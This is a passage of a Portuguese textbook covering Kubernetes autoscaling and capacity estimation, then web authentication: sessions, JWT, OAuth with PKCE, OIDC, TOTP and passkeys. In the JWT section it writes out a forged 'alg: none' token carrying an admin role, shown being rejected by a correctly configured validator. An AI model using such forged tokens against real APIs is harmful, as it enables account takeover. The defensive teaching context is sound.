    await redis.set(f"sessao:{sid}", usuario, ex=VALIDADE)
    return sid

async def ler_sessao(sid: str) -> str | None:
    valor = await redis.get(f"sessao:{sid}")
    return valor.decode() if valor else None
```

A alternativa é não guardar nada no servidor: um cookie assinado com HMAC (o `SessionMiddleware` do Starlette faz isso) ou um token com expiração. O custo aparece na revogação: invalidar uma sessão antes da expiração exige que alguém lembre da invalidação, e "alguém lembrar" é estado de novo (capítulo 30).

O estado mudou de lugar e continua cobrando: o Redis virou dependência de disponibilidade e de capacidade de todas as réplicas. Tornar a aplicação stateless empurra o problema de escala para a camada de dados, que é onde ele sempre esteve.

Autoscaling, ou um laço de controle com atraso

Autoscaling é um laço de controle: mede, compara com uma meta, ajusta as réplicas, espera, repete. Com atraso grande, ele tem dois defeitos possíveis: reagir tarde demais ou reagir demais.

A fórmula do HPA

O Horizontal Pod Autoscaler (HPA) do Kubernetes, por padrão a cada 15 segundos, calcula:

```
réplicas_desejadas = ceil(réplicas_atuais × valor_atual / valor_desejado)
```

Com 4 réplicas a 90% de CPU e meta de 60%, `ceil(4 × 90 / 60) = 6`. Se a razão ficar dentro de uma tolerância (10% por padrão), nada muda, para que ruído na métrica não faça a contagem dançar. Para CPU, o percentual é relativo ao *request* do contêiner, e esse detalhe vai fazer a noite do bolo durar 18 minutos.

O HPA também desconfia de pods que ainda não ficaram prontos. Para decidir um aumento, ele os conta como se usassem 0% da métrica e refaz a conta; se o recálculo inverter a decisão ou cair na tolerância, não faz nada. A intenção é evitar uma segunda onda de criação causada por pods que ainda nem receberam tráfego. O efeito colateral aparece quando a métrica satura.

A métrica que bate no teto

No aplicativo de receitas, o *limit* de CPU era igual ao *request*, então a métrica nunca passava de 100%, mesmo com uma demanda que pedia 887%. O HPA via "100% para uma meta de 70%" e concluía que bastava crescer 43%. A simulação abaixo reproduz o algoritmo com os números daquela noite: demanda equivalente a 38 pods a 70%, três minutos para um pod ficar pronto.

```
import math

ALVO = 70          # meta de CPU, em % do request
TETO = 100         # limit igual ao request: a métrica nunca passa de 100%
TOLERANCIA = 0.1   # padrão do HPA
PARTIDA = 180      # segundos até um pod novo ficar pronto
DEMANDA = 38 * 70  # CPU necessária, em "% de um pod" (38 pods a 70%)

prontos, chegando = 3, []  # chegando: instante em que cada pod fica pronto
for t in range(0, 30 * 60, 15):  # um ciclo do HPA a cada 15 s
    prontos += sum(1 for p in chegando if p <= t)
    chegando = [p for p in chegando if p > t]
    uso = min(TETO, DEMANDA / prontos)           # CPU média dos prontos
    if uso / ALVO <= 1 + TOLERANCIA:
        print(f"t={t:>4}s  {prontos} prontos, CPU {uso:.0f}%: estável")
        break
    total = prontos + len(chegando)
    media = prontos * uso / total                # quem não está pronto conta 0%
    if media / ALVO <= 1 + TOLERANCIA:
        continue                                 # o recálculo desfaz a decisão
    desejado = min(math.ceil(total * media / ALVO), 2 * total)
    chegando += [t + PARTIDA] * (desejado - total)
    print(f"t={t:>4}s  {prontos} prontos a {uso:.0f}%, pede {desejado}")
```

```
t=   0s  3 prontos a 100%, pede 5
t= 180s  5 prontos a 100%, pede 8
t= 360s  8 prontos a 100%, pede 12
t= 540s  12 prontos a 100%, pede 18
t= 720s  18 prontos a 100%, pede 26
t= 900s  26 prontos a 100%, pede 38
t=1080s  38 prontos, CPU 70%: estável
```

Seis rodadas, cada uma crescendo no máximo `100 / 70 ≈ 1,43×` e esperando três minutos inteiros, porque, com os zeros dos pods não prontos, a média fica abaixo da meta e o HPA conclui, com toda a calma, que está tudo bem. São 18 minutos até 38 pods. Um limit maior que o request encurtaria a escada; um pod pronto em 20 segundos a encurtaria muito mais.

O tempo de reação, somado

O tempo entre a carga subir e a capacidade nova atender tráfego é uma soma, e quase sempre alguém só conhece a primeira parcela:

```
reação = janela da métrica + ciclo do autoscaler
       + agendamento (+ máquina nova, se não houver nó livre)
```

```
        + download da imagem + inicialização + readiness
```

Métrica e ciclo somam algumas dezenas de segundos. Sem nó com espaço, o pod fica `Pending` até um autoscaler de nós provisionar uma máquina virtual, da ordem de um a alguns minutos. E a inicialização é o que o seu código decidir: no aplicativo de receitas, três minutos carregando vetores que quase ninguém usava.

Se o tempo de reação é `T` minutos e a carga cresce a uma taxa `g` por minuto, a capacidade de agora precisa cobrir a carga de daqui a `T` minutos:

```
meta ≤ utilização_máxima_aceitável / (1 + g)^T
```

Com 10% por minuto e reação de 5 minutos, `1,1^5 ≈ 1,61`. Se a latência degrada acima de 80% de CPU (o joelho da curva de filas, capítulo 6), a meta fica em `80 / 1,61 ≈ 50%`. Metade da CPU paga fica ociosa de propósito, e é por isso que encurtar a inicialização economiza dinheiro. No domingo do bolo, a carga cresceu 150 vezes em 90 segundos, e nenhuma meta de utilização absorve isso. Pico com hora marcada se resolve escalando antes, por agenda (o KEDA tem um scaler cron; grupos de autoscaling de nuvem têm ações agendadas), ou tirando o pico da aplicação: a receita do bolo de fubá é a mesma para todo mundo e cabe inteira numa CDN.

Histerese, ou como não oscilar

Se crescer e encolher usam o mesmo limiar, o sistema oscila: passa de 70%, cresce, a carga se divide, cai para 65%, encolhe, passa de 70% de novo, e cada volta custa inicializações, conexões novas no banco e caches frios. A saída é **histerese**: separar as condições de subir e de descer por uma faixa morta ou por tempo.

O HPA usa tempo, com a **janela de estabilização**: ao reduzir, adota a *maior* recomendação dos últimos 300 segundos (padrão), e só encolhe se a carga ficou baixa a janela inteira. Para aumentar, a janela padrão é zero. Grupos de autoscaling de nuvem usam *cooldown*, um intervalo após cada ação em que novas ações ficam suspensas (300 segundos por padrão no Amazon EC2 Auto Scaling). A assimetria é proposital: crescer tarde derruba requisições, encolher tarde custa algumas horas de máquina.

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: receitas-api
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: receitas-api
  minReplicas: 6
  maxReplicas: 80
  metrics:
```

```
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 50
  behavior:
    scaleUp:
      stabilizationWindowSeconds: 0
      policies:
        - type: Percent
          value: 200        # pode triplicar a cada 15 s
          periodSeconds: 15
    scaleDown:
      stabilizationWindowSeconds: 600
      policies:
        - type: Percent
          value: 10         # encolhe no máximo 10% por minuto
          periodSeconds: 60
```

```
$ kubectl get hpa receitas-api
NAME           REFERENCE                 TARGETS        MINPODS   MAXPODS   REPLICAS
AGE
receitas-api   Deployment/receitas-api   cpu: 48%/50%   6         80        9
41d
```

O `minReplicas: 6` também é capacidade: às 3h de uma terça, seis pods atendem quase ninguém, porque o primeiro minuto de qualquer pico será servido só por eles.

Qual métrica

CPU é a métrica padrão porque já vem pronta, e só mede saturação quando o gargalo é a CPU.

Métrica	Mede bem quando	Engana quando
CPU por pod	O trabalho é cálculo no processo	O serviço espera I/O: workers lotados com CPU em 15%; ou o limit satura a métrica
Requisições em andamento por pod	Quase sempre: é taxa × latência (Little), a ocupação real	Exige métrica customizada e conhecer o limite do pod
Requisições por segundo por pod	O custo por requisição é estável	O mix muda: busca semântica pesa mais que receita em cache
Backlog da fila por worker	Workers que consomem fila (KEDA lê o backlog direto)	O processamento por mensagem varia muito
Latência	Quase nunca, como gatilho de escala	O banco ficou lento: escalar a API abre mais conexões no banco lento

A última linha merece uma cena. O banco fica lento, a latência sobe, o autoscaling cria réplicas, cada uma abre seu pool de conexões (capítulo 11), o banco fica mais lento, e a latência sobe de novo. O autoscaling fez exatamente o que foi pedido, e o pedido era um laço de realimentação positiva.

Capacidade em ordem de grandeza

Estimar capacidade antes de existir tráfego é aritmética com premissas declaradas. O objetivo é acertar a ordem de grandeza e descobrir qual recurso acaba primeiro. Três casas decimais sobre um fator de pico chutado são um chute com mais algarismos.

Os números de apoio cabem numa tabela:

Quantidade	Valor	Aproximação útil
Segundos num dia	86.400	10^5
Segundos num mês	~2,6 milhões	2,5 × 10^6
Segundos num ano	~31,5 milhões	3 × 10^7 (π × 10^7, para quem gosta)
1 milhão de eventos por dia	~11,6 por segundo	~12/s
1 Gbit/s	125 MB/s	
2^10, 2^20, 2^30, 2^40	KiB, MiB, GiB, TiB	10^3, 10^6, 10^9, 10^12

O que transforma média em capacidade é o **fator de pico**: a razão entre a taxa no pior momento e a média. Ele vem do histórico do sistema ou de um parecido; sem histórico, é uma premissa e fica escrito como premissa.

Uma estimativa para o aplicativo de receitas: 2 milhões de usuários ativos por dia, 25 requisições por usuário, fator de pico 6, 12 ms de CPU por requisição, meta de 60% de CPU, 40 mil fotos enviadas por dia com 3 MiB cada (original mais miniaturas), resposta JSON média de 40 KiB.

```
DIA = 86_400

usuarios_dia = 2_000_000
req_por_usuario = 25
fator_pico = 6
cpu_por_req = 0.012          # segundos de CPU
fotos_dia = 40_000
foto_bytes = 3 * 1024**2     # original + miniaturas
resposta_bytes = 40 * 1024   # JSON médio

media = usuarios_dia * req_por_usuario / DIA
pico = media * fator_pico
nucleos = pico * cpu_por_req / 0.6          # meta de 60% de CPU
fotos_ano = fotos_dia * foto_bytes * 365
```

```
banda = pico * resposta_bytes * 8 / 1e6     # Mbit/s

print(f"média:   {media:.0f} req/s")
print(f"pico:    {pico:.0f} req/s")
print(f"núcleos: {nucleos:.0f} (a 60% de CPU)")
print(f"fotos:   {fotos_ano / 1024**4:.1f} TiB/ano")
print(f"banda:   {banda:.0f} Mbit/s de JSON no pico")
```

```
média:   579 req/s
pico:    3472 req/s
núcleos: 69 (a 60% de CPU)
fotos:   41.8 TiB/ano
banda:   1138 Mbit/s de JSON no pico
```

A CPU sai da Lei de Little aplicada a núcleos: taxa × tempo de CPU por requisição. São 69 núcleos no pico, uns 18 pods de 4 vCPUs. Com latência de 80 ms, os mesmos 3.472 req/s são 278 requisições em andamento, número que workers e pools precisam comportar somados.

No banco, 2,5 linhas por usuário por dia de 500 bytes dão 2,5 GB diários; com índices dobrando o volume (premissa), 1,8 TB por ano, e 5,5 TB com duas réplicas, antes dos backups. A conta responde uma pergunta que ninguém fez ainda: em três anos essa tabela precisa de particionamento por data ou de expurgo (capítulo 14).

A banda esconde o maior número. Com 30 fotos de 300 KB vistas por usuário, são 18 TB de imagens por dia, 1,7 Gbit/s em média e uns 10 Gbit/s no pico, dez vezes o JSON. A resposta, de novo, é uma CDN (provedores costumam cobrar tráfego de saída por gigabyte, o que faz desta a linha mais cara da planilha).

Propriedades e custos

	Escala vertical	Escala horizontal
Mudança no código	Nenhuma	Serviço stateless; estado externalizado
Teto	Maior máquina do catálogo	Gargalo compartilhado (banco, cache, lock)
Tempo para crescer	Reinício ou failover	Inicialização de uma réplica (segundos a minutos)
Domínio de falha	A máquina inteira	Uma réplica
Consistência	Locks e caches locais valem	Coordenação passa a ser explícita

	Escala vertical	Escala horizontal
Custo	Proporcional dentro de uma família de instâncias; hardware de nicho cobra mais	Proporcional às réplicas, mais balanceador e serviços de estado
Uso típico	Banco relacional principal	Camada de aplicação, workers

Estratégia de autoscaling	Garante	Custa
Reativa por métrica	Acompanha cargas que crescem devagar	Capacidade ociosa proporcional a `(1 + g)^T`; perde rajadas
Agendada	Capacidade pronta para picos de hora marcada	Pagar pelo pico mesmo se ele não vier; alguém precisa saber da agenda
Mínimo alto e fixo	Rajadas do tamanho da folga	Dinheiro, 24 horas por dia
Escala até zero	Custo zero sem tráfego	Primeira requisição paga a inicialização inteira

Armadilhas e casos reais

> **Armadilha:** o cron dentro da aplicação. O job das 8h que manda a "receita do dia" funciona com uma réplica. Com 12, cada assinante recebe 12 vezes o mesmo bolo de fubá. A tarefa vai para um agendador externo (um `CronJob` do Kubernetes), ou cada execução disputa um `pg_try_advisory_lock` e só quem ganha trabalha.
>
> **Armadilha:** a liveness probe que testa dependências ou disputa CPU com o tráfego. Sob carga, ela estoura o prazo, o pod reinicia, os restantes recebem mais carga e as probes deles estouram também. Liveness verifica só se o processo travou (capítulo 27).

O encolhimento também derruba requisições. Ao remover um pod, o Kubernetes manda `SIGTERM` e espera `terminationGracePeriodSeconds` (30 segundos por padrão) antes do `SIGKILL`. Um servidor que ignora o sinal, ou um upload de 40 segundos, perde trabalho a cada redução, toda noite, no horário em que ninguém está olhando.

O limite de conexões é a capacidade que o autoscaling nunca consulta. `maxReplicas: 80` com 4 processos e pool de 10 por pod autoriza 3.200 conexões contra um PostgreSQL com `max_connections = 100`. A conta se faz no `maxReplicas`, o número do pior dia.

As cotas do provedor também têm teto (vCPUs por região, IPs numa sub-rede). O autoscaling pede 40 máquinas, o provedor entrega 12 e uma mensagem de cota excedida num log que ninguém lê aos domingos.

> **Na vida real:** no lançamento do Pokémon GO, em julho de 2016, o tráfego chegou a 50 vezes a meta planejada e a 10 vezes a estimativa de pior caso, segundo o post do Google Cloud sobre a infraestrutura do jogo (Google Kubernetes Engine e Cloud Datastore). A estimativa de pior caso existia e era cinco vezes a meta; a realidade passou dela por uma ordem de grandeza, e o que permitiu crescer foi uma aplicação já construída para escalar horizontalmente.

Resumo

- Vertical: máquina maior, código igual, teto de catálogo, um domínio de falha. Horizontal: mais réplicas, exige serviço stateless.
- Stateless: qualquer réplica atende qualquer requisição e pode morrer a qualquer momento; o estado vai para fora do processo, e o gargalo, para a camada de dados.
- HPA: `ceil(réplicas × atual / desejado)` a cada 15 s, tolerância de 10%, pods não prontos contam 0% ao crescer, estabilização de 300 s ao encolher.
- Métrica que satura no limit esconde a demanda e vira escada lenta.
- Meta de utilização abaixo de `utilização_máxima / (1 + g)^T`; pico com hora marcada pede escala agendada ou CDN.
- Capacidade: premissas escritas, fator de pico, Little para núcleos e concorrência, disco por ano e banda.

Referências

- Kubernetes, "Horizontal Pod Autoscaling": https://kubernetes.io/docs/tasks/run-application/horizontal-pod-autoscale/
- Kubernetes, "Pod Lifecycle" (encerramento de pods e `terminationGracePeriodSeconds`): https://kubernetes.io/docs/concepts/workloads/pods/pod-lifecycle/
- The Twelve-Factor App, "VI. Processes": https://12factor.net/processes
- KEDA, documentação dos scalers: https://keda.sh/docs/latest/scalers/
- Amazon EC2 Auto Scaling, "Scaling cooldowns": https://docs.aws.amazon.com/autoscaling/ec2/userguide/ec2-auto-scaling-scaling-cooldowns.html

- Starlette, `SessionMiddleware`: https://www.starlette.io/middleware/#sessionmiddleware
- Neil J. Gunther, *Guerrilla Capacity Planning*, Springer, 2007 (Universal Scalability Law).
- Luke Stone, "Bringing Pokémon GO to life on Google Cloud", Google Cloud Blog, 2016: https://cloud.google.com/blog/products/containers-kubernetes/bringing-pokemon-go-to-life-on-google-cloud

PARTE V

Segurança

CAPÍTULO 30

Autenticação

O professor que saiu em março e continua dando aula

Numa segunda-feira de agosto, a plataforma de aulas de violão on-line amanheceu com uma aula nova publicada: "Asa Branca para iniciantes, parte 14". O autor era o Gilberto. O Gilberto saiu da empresa em março, com festa de despedida, bolo e um cartão assinado por todo mundo.

A equipe conferiu o banco. A conta do Gilberto tinha sido apagada no dia da saída. O botão "Sair" tinha sido clicado. Mesmo assim, a API aceitava as requisições dele com toda a cortesia, porque cada uma trazia um JWT perfeitamente assinado, com `"papel": "professor"` e validade de um ano. Alguém tinha configurado assim em 2024, com o comentário `# 365 dias pra ninguém reclamar de login`. Ninguém reclamou. O Gilberto, em especial, estava muito satisfeito.

O "Sair" apagava o token do `localStorage` do navegador. O servidor nunca soube que o Gilberto saiu, porque o servidor, nesse desenho, não guarda nada sobre ninguém: ele confere uma assinatura e acredita.

A pergunta deste capítulo é essa: como o servidor sabe quem está do outro lado de uma requisição, e como ele deixa de saber quando precisa?

O mecanismo

Provar uma vez, lembrar o resto do tempo

Autenticação é verificar quem fez a requisição. *Autorização* é decidir o que essa identidade pode fazer, e fica para o capítulo 31. As duas costumam morar na mesma função de 40 linhas chamada `verifica_usuario`, o que explica muita coisa.

HTTP não tem estado, então a autenticação acontece em duas fases. Na primeira, o usuário prova a identidade uma vez (senha, código, passkey). Na segunda, o servidor entrega uma **credencial derivada**, que o cliente apresenta em toda requisição seguinte. Quase todo o capítulo trata dela: onde fica, o que carrega e como morre. O hash da senha é tema do capítulo 33.

Sessão com cookie, ou o servidor que tem memória

No modelo clássico, depois do login o servidor gera um identificador aleatório, grava num armazenamento (`sessao:<id> → {usuario: 1984, criada_em: ...}`) e devolve o identificador num cookie. O navegador reenvia o cookie em toda requisição para aquele domínio, sem uma linha de JavaScript. O servidor procura o identificador, acha a sessão e sabe quem é.

O identificador precisa ser imprevisível: 128 bits ou mais vindos de um gerador criptográfico (`secrets` em Python, nunca `random`). Com 128 bits, adivinhar uma sessão válida entre um milhão de sessões ativas exige, em média, 2^108 tentativas. O rate limiter agradece a confiança.

Os atributos do cookie (RFC 6265) fazem metade do trabalho de segurança:

- `HttpOnly` : o JavaScript da página não lê o cookie. Um XSS ainda consegue fazer requisições com ele, mas não consegue copiá-lo para outro lugar.
- `Secure` : só viaja em HTTPS.
- `SameSite=Lax` : o navegador só envia o cookie em requisições vindas de outro site se forem navegação de nível superior com método seguro (clicar num link). Isso fecha a maior parte do CSRF, em que um site malicioso dispara um `POST` para a sua API e o navegador anexa o cookie da vítima, prestativo como sempre.
- O prefixo `__Host-` obriga `Secure` e `Path=/` e proíbe `Domain` , o que impede um subdomínio esquecido (o `promo-2019.exemplo.com`) de sobrescrever o cookie.

A grande propriedade da sessão é que **logout funciona**. Apagar a chave mata a sessão na requisição seguinte, em qualquer réplica. Com sessão, o `DELETE` de março teria encerrado a carreira docente do Gilberto no mesmo segundo. O custo é uma consulta por requisição (perto de 0,2 ms num Redis na mesma rede) e um armazenamento compartilhado entre as réplicas (capítulo 29).

Tokens opacos e JWT

Fora do navegador, a credencial costuma viajar no cabeçalho `Authorization: Bearer <token>` (RFC 6750). *Bearer* quer dizer "portador": quem apresenta o token é tratado como dono dele, sem nenhuma outra prova. Um token vazado num log vale tanto quanto o original.

O **token opaco** é uma sessão com outro nome: um valor aleatório que o servidor resolve consultando um armazenamento ou o endpoint de *introspection* do emissor (RFC 7662). O **token autocontido** carrega os dados assinados, e qualquer serviço com a chave pública valida sem consultar ninguém. O formato dominante é o JWT.

Anatomia de um JWT

Um JWT (RFC 7519) no formato JWS (RFC 7515) tem três partes em base64url separadas por ponto: cabeçalho, carga (*payload*) e assinatura. Base64url é codificação, e codificação qualquer pessoa desfaz. O token do Gilberto, aberto com a biblioteca padrão:

```
import base64
import json

def decodificar_segmento(segmento: str) -> dict:
    preenchimento = "=" * (-len(segmento) % 4)
    return json.loads(base64.urlsafe_b64decode(segmento + preenchimento))

cabecalho, carga, assinatura = token_do_gilberto.split(".")
print(decodificar_segmento(cabecalho))
print(decodificar_segmento(carga))
```

```
{'alg': 'RS256', 'typ': 'JWT', 'kid': '2026-03'}
{'iss': 'https://auth.violao.example', 'sub': 'u-1984', 'aud': 'api-aulas', 'iat':
1772539200, 'exp': 1804075200, 'papel': 'professor'}
```

As *claims* registradas têm significado definido: `iss` é o emissor, `sub` o sujeito (o usuário), `aud` a audiência (a API que deve aceitar o token), `iat` o momento da emissão e `exp` o fim da validade, em segundos Unix. Aqui, `iat` é 3 de março de 2026, 12h UTC, e `exp` é 3 de março de 2027. O Gilberto tem aula garantida até o Carnaval.

A assinatura cobre `base64url(cabeçalho) + "." + base64url(carga)`. Com `HS256` é um HMAC-SHA256 com segredo compartilhado: quem valida também consegue emitir. Com `RS256` (RSA) ou `ES256` (ECDSA P-256), o emissor assina com a chave privada e as APIs validam com a pública, publicada num JWKS (RFC 7517). O `kid` diz qual chave do conjunto usar, o que permite rotacionar chaves.

A validação confere o algoritmo contra uma lista fixa, a assinatura, `exp`, `iss` e `aud`. Com PyJWT:

```
import os
import jwt

CHAVE_PUBLICA = os.environ["JWT_CHAVE_PUBLICA_PEM"]

def validar(token: str) -> dict:
    return jwt.decode(
        token,
        CHAVE_PUBLICA,
        algorithms=["RS256"],      # lista fixa; o "alg" do token não decide nada
        audience="api-aulas",
        issuer="https://auth.violao.example",
        leeway=30,                 # tolerância de relógio, em segundos
    )

print(validar(token_do_gilberto)["papel"])
```

```
professor
```

A conta foi apagada, a festa aconteceu, o bolo acabou, e a resposta continua `professor`. A validação local fez exatamente o que promete: provou que o emissor assinou aquilo. Ela nada diz sobre o que aconteceu depois da assinatura.

O `algorithms` fixo existe por causa de uma falha histórica. O cabeçalho do token é controlado por quem envia, e o RFC 7519 define o algoritmo `none` (token sem assinatura). Bibliotecas que obedeciam ao `alg` do próprio token aceitavam isto:

```
forjado = "eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0." + carga_com_papel_admin + "."
validar(forjado)
```

```
jwt.exceptions.InvalidAlgorithmError: The specified alg value is not allowed
```

O primeiro segmento é `{"alg":"none","typ":"JWT"}` em base64url, com assinatura vazia. A PyJWT recusa porque `none` está fora da lista. O RFC 8725 (boas práticas de JWT) existe em boa parte para conter esse tipo de criatividade.

Expiração e revogação, ou como fazer um token morrer antes da hora

Um JWT válido continua válido até `exp`, e nenhum mecanismo do formato muda isso. Revogar exige estado, e as opções são formas diferentes de reintroduzir o estado que o JWT prometia eliminar:

1. **Vida curta + refresh token.** O *access token* dura de 5 a 15 minutos, e o cliente troca um *refresh token* (opaco, guardado pelo emissor) por outro. Revogar o refresh token encerra o acesso em no máximo um `exp`. Com 10 minutos, o Gilberto teria dado aula até as 12h10 do dia da saída.
2. **Lista de negação por `jti`.** Os identificadores (`jti`) dos tokens revogados vão para o Redis com TTL igual ao tempo restante até `exp`. A lista é pequena, mas toda validação consulta a rede.
3. **Geração por usuário.** O token carrega `"ger": 7`, e o banco guarda a geração atual. "Sair de todos os dispositivos" incrementa para 8 e mata todo token antigo. Uma leitura por requisição, de novo.

As opções 2 e 3 transformam o JWT numa sessão com assinatura. Funciona, e pelo menos o custo fica visível em vez de escondido num comentário de 2024.

Refresh tokens vivem muito. O RFC 9700 (segurança do OAuth 2.0, 2025) exige que, em clientes públicos, eles sejam presos ao remetente ou rotacionados. Na **rotação**, cada uso devolve um refresh token novo e invalida o anterior. Se o antigo reaparecer, alguém tem

uma cópia, e o servidor revoga a família inteira: o cliente legítimo e o atacante perdem a sessão juntos.

OAuth 2.0, ou como deixar um app agir por você sem entregar a senha

O OAuth 2.0 (RFC 6749) resolve **delegação**: o usuário autoriza um cliente (o app) a acessar uma API em nome dele, sem que o cliente veja a senha. Quem autentica e emite tokens é o servidor de autorização; a API é o servidor de recursos.

O fluxo atual para apps com usuário é o **authorization code com PKCE**:

```
1. Cliente  -> navegador: vá para /authorize?response_type=code&client_id=app-violao
                          &redirect_uri=https://app.violao.example/callback
                          &scope=openid%20aulas.escrever&state=Xk2...
                          &code_challenge=E9Melhoa2OwvFrEMTJguCHaoeK1t8URWbuGJSstw-cM
                          &code_challenge_method=S256
2. Usuário  -> servidor de autorização: login, consentimento
3. Servidor -> navegador: 302 para /callback?code=SplxlOB...&state=Xk2...
4. Cliente  -> POST /token: grant_type=authorization_code, code, code_verifier
5. Servidor -> cliente: access_token, refresh_token, id_token
```

O `code` viaja pelo navegador, exposto a histórico e logs, então dura segundos, é de uso único e só vira token no passo 4. O `state` amarra a resposta à requisição que o cliente iniciou e fecha o CSRF no callback. O `redirect_uri` precisa bater por comparação exata de string com o cadastrado. Comparações "flexíveis" já entregaram códigos a domínios de atacantes mais vezes do que dá para contar com conforto.

PKCE, o segredo de uso único

Um app móvel ou uma SPA é um **cliente público**: não consegue guardar segredo, porque qualquer pessoa extrai o binário ou abre as ferramentas do navegador. Sem segredo, quem interceptar o `code` no passo 3 troca por um token. O PKCE (RFC 7636) cria um segredo por login:

```python
import base64
import hashlib

verificador = "dBjftJeZ4CVP-mJ92K1fESYJiChE4ubSTeL3ufMZ-Ys"  # vetor de teste do RFC 7636
desafio = base64.urlsafe_b64encode(
    hashlib.sha256(verificador.encode()).digest()
).rstrip(b"=").decode()
print(desafio)
```

```
E9Melhoa2OwvFrEMTJguCHaoeK1t8URWbuGJSstw-cM
```

Em produção, o verificador sai de `secrets.token_urlsafe(32)` (43 caracteres, o mínimo do RFC). O desafio vai no passo 1, o verificador no passo 4, e o servidor recalcula e compara. Quem roubou o `code` não tem o verificador, e o SHA-256 não anda para trás. O

RFC 9700 recomenda PKCE para todos os clientes, inclusive os confidenciais.

Outros fluxos em uso: **client credentials**, para serviço chamando serviço sem usuário, e **device authorization** (RFC 8628), para a smart TV que mostra "acesse exemplo.com/ativar e digite WDJB-MJHT". O fluxo **implícito** (token direto na URL de retorno) e o **resource owner password** (o app recebe a senha do usuário, o que anula o propósito do OAuth inteiro) estão desaconselhados pelo RFC 9700 e fora do rascunho do OAuth 2.1.

OpenID Connect, a parte que diz quem é a pessoa

O OAuth 2.0 nunca definiu como o cliente descobre quem fez login. O OpenID Connect (OIDC Core 1.0) acrescenta isso: com o escopo `openid`, o passo 5 devolve também um **ID token**, um JWT com `iss`, `sub`, `aud` igual ao `client_id`, `exp`, `nonce` e, se pedido, `email`. Acrescenta também a descoberta em `/.well-known/openid-configuration`.

O ID token é para o cliente ler; a `aud` dele é o app. O access token é para a API. Uma API que aceita ID token como credencial aceita qualquer token que qualquer app tenha recebido daquele provedor, o que amplia bastante o corpo docente.

A identidade estável é o par `(iss, sub)`. O `email` muda, pode chegar sem verificação e, em alguns provedores, é editável.

MFA, ou o segundo fator e seus defeitos

MFA combina fatores de categorias diferentes: algo que você sabe (senha), tem (celular, chave de segurança) ou é (biometria). Duas senhas são um fator só, digitado duas vezes.

O TOTP (RFC 6238) é o código de seis dígitos do app autenticador: servidor e app compartilham um segredo, cadastrado pelo QR code, e calculam um HMAC sobre o número da janela de 30 segundos:

```
import hashlib
import hmac
import struct

def totp(segredo: bytes, instante: int, digitos: int = 6, passo: int = 30) -> str:
    contador = struct.pack(">Q", instante // passo)
    mac = hmac.new(segredo, contador, hashlib.sha1).digest()
    deslocamento = mac[-1] & 0x0F
    numero = struct.unpack(">I", mac[deslocamento:deslocamento + 4])[0] & 0x7FFFFFFF
    return str(numero % 10**digitos).zfill(digitos)

# Segredo e instante do vetor de teste do RFC 6238 (o RFC dá 94287082 com 8 dígitos)
print(totp(b"12345678901234567890", 59))
```

```
287082
```

O servidor guarda o segredo em forma recuperável (cifrado), já que precisa recalcular o HMAC, e registra a última janela aceita para impedir reuso. O SMS herda os defeitos da rede telefônica, como o SIM swap, em que alguém convence a operadora a transferir o número; o NIST SP 800-63B o classifica como autenticador restrito.

O defeito que TOTP, SMS e notificação push compartilham: **todos são phishable**. Um site falso que faz proxy em tempo real repassa a senha e o código ao site legítimo em menos de 30 segundos. O usuário digitou tudo certinho, no site errado.

Passkeys, ou a credencial que confere o endereço

Passkeys são credenciais WebAuthn (W3C) com FIDO2. No cadastro, o autenticador (o celular, o computador, uma chave USB) gera um par de chaves exclusivo para aquele site. A chave pública vai para o servidor, junto com um ID de credencial. A privada fica no autenticador, num chip seguro ou sincronizada cifrada pelo gerenciador de senhas do sistema.

No login, o servidor manda um desafio aleatório. O navegador monta o `clientDataJSON`:

```
{
  "type": "webauthn.get",
  "challenge": "q3V0aG9yLWdpbGJlcnRvLW5hby1lc3RhLWFxdWk",
  "origin": "https://app.violao.example",
  "crossOrigin": false
}
```

O autenticador assina o hash desse JSON mais os `authenticatorData` (hash do `rpId`, o domínio, e flags de presença e verificação do usuário). O servidor confere a assinatura, o desafio, a `origin` e o `rpId`.

A `origin` é preenchida pelo navegador, e a página nunca consegue alterá-la. Em `violao-login.example`, o navegador nem oferece a passkey de `app.violao.example`. Isso torna a passkey resistente a phishing por construção. E um vazamento do banco entrega ao atacante só chaves públicas, que servem para conferir assinaturas e para mais nada.

Propriedades e custos

	Sessão com cookie	Token opaco (bearer)	JWT de vida curta	JWT de vida longa
Validação	consulta ao armazenamento	consulta ou introspection	local, só criptografia	local, só criptografia

	Sessão com cookie	Token opaco (bearer)	JWT de vida curta	JWT de vida longa
Custo por requisição	~0,2 ms (Redis na mesma rede)	~0,2 ms a vários ms	dezenas de µs (verificação RS256)	dezenas de µs
Revogação	imediata	imediata	até `exp` (minutos)	até `exp` (o caso Gilberto)
Tamanho	~32 a 50 bytes	~32 a 50 bytes	centenas de bytes a ~1 KB	idem
Exposição a CSRF	sim, mitigada por `SameSite`	não, se vier em cabeçalho	idem	idem
Estado no servidor	sim	sim	só o refresh	nenhum, e por isso o Gilberto continua dando aula

A validação local pesa quando muitos serviços validam o mesmo token e uma consulta central em cada salto somaria latência e um ponto de falha. A revogação imediata pesa quando sair da empresa ou bloquear uma conta invadida precisa valer agora. O tamanho pesa porque o token viaja em toda requisição: 900 bytes em 2.000 requisições por segundo somam 1,8 MB/s só de cabeçalho.

Num app web com backend próprio, o *backend for frontend* (BFF) faz o fluxo OAuth, guarda os tokens e entrega ao navegador só um cookie de sessão `HttpOnly`. O JavaScript nunca toca num token, ao custo de mais um componente com estado.

Entre os segundos fatores, só a passkey resiste a phishing em tempo real. O custo é a recuperação de conta: quem perde todos os dispositivos precisa de outro caminho (e-mail, suporte, código de recuperação), e o atacante vai direto nele.

Armadilhas e casos reais

> **Armadilha:** guardar access token em `localStorage`. Qualquer XSS lê o valor e o envia para outro servidor, onde ele continua válido até `exp`. Num cookie `HttpOnly`, o XSS ainda age em nome do usuário enquanto a aba estiver aberta, mas não leva a credencial para casa.
>
> **Armadilha:** identificar o usuário pelo `email` do ID token. Em 2023, a Descope publicou a falha que chamou de "nOAuth": no Microsoft Entra ID (então Azure AD), o atributo `email` podia ser editado pelo administrador do próprio tenant e não era

verificado, e apps que faziam login pelo e-mail permitiam assumir a conta de outra pessoa. A chave estável é `(iss, sub)`.

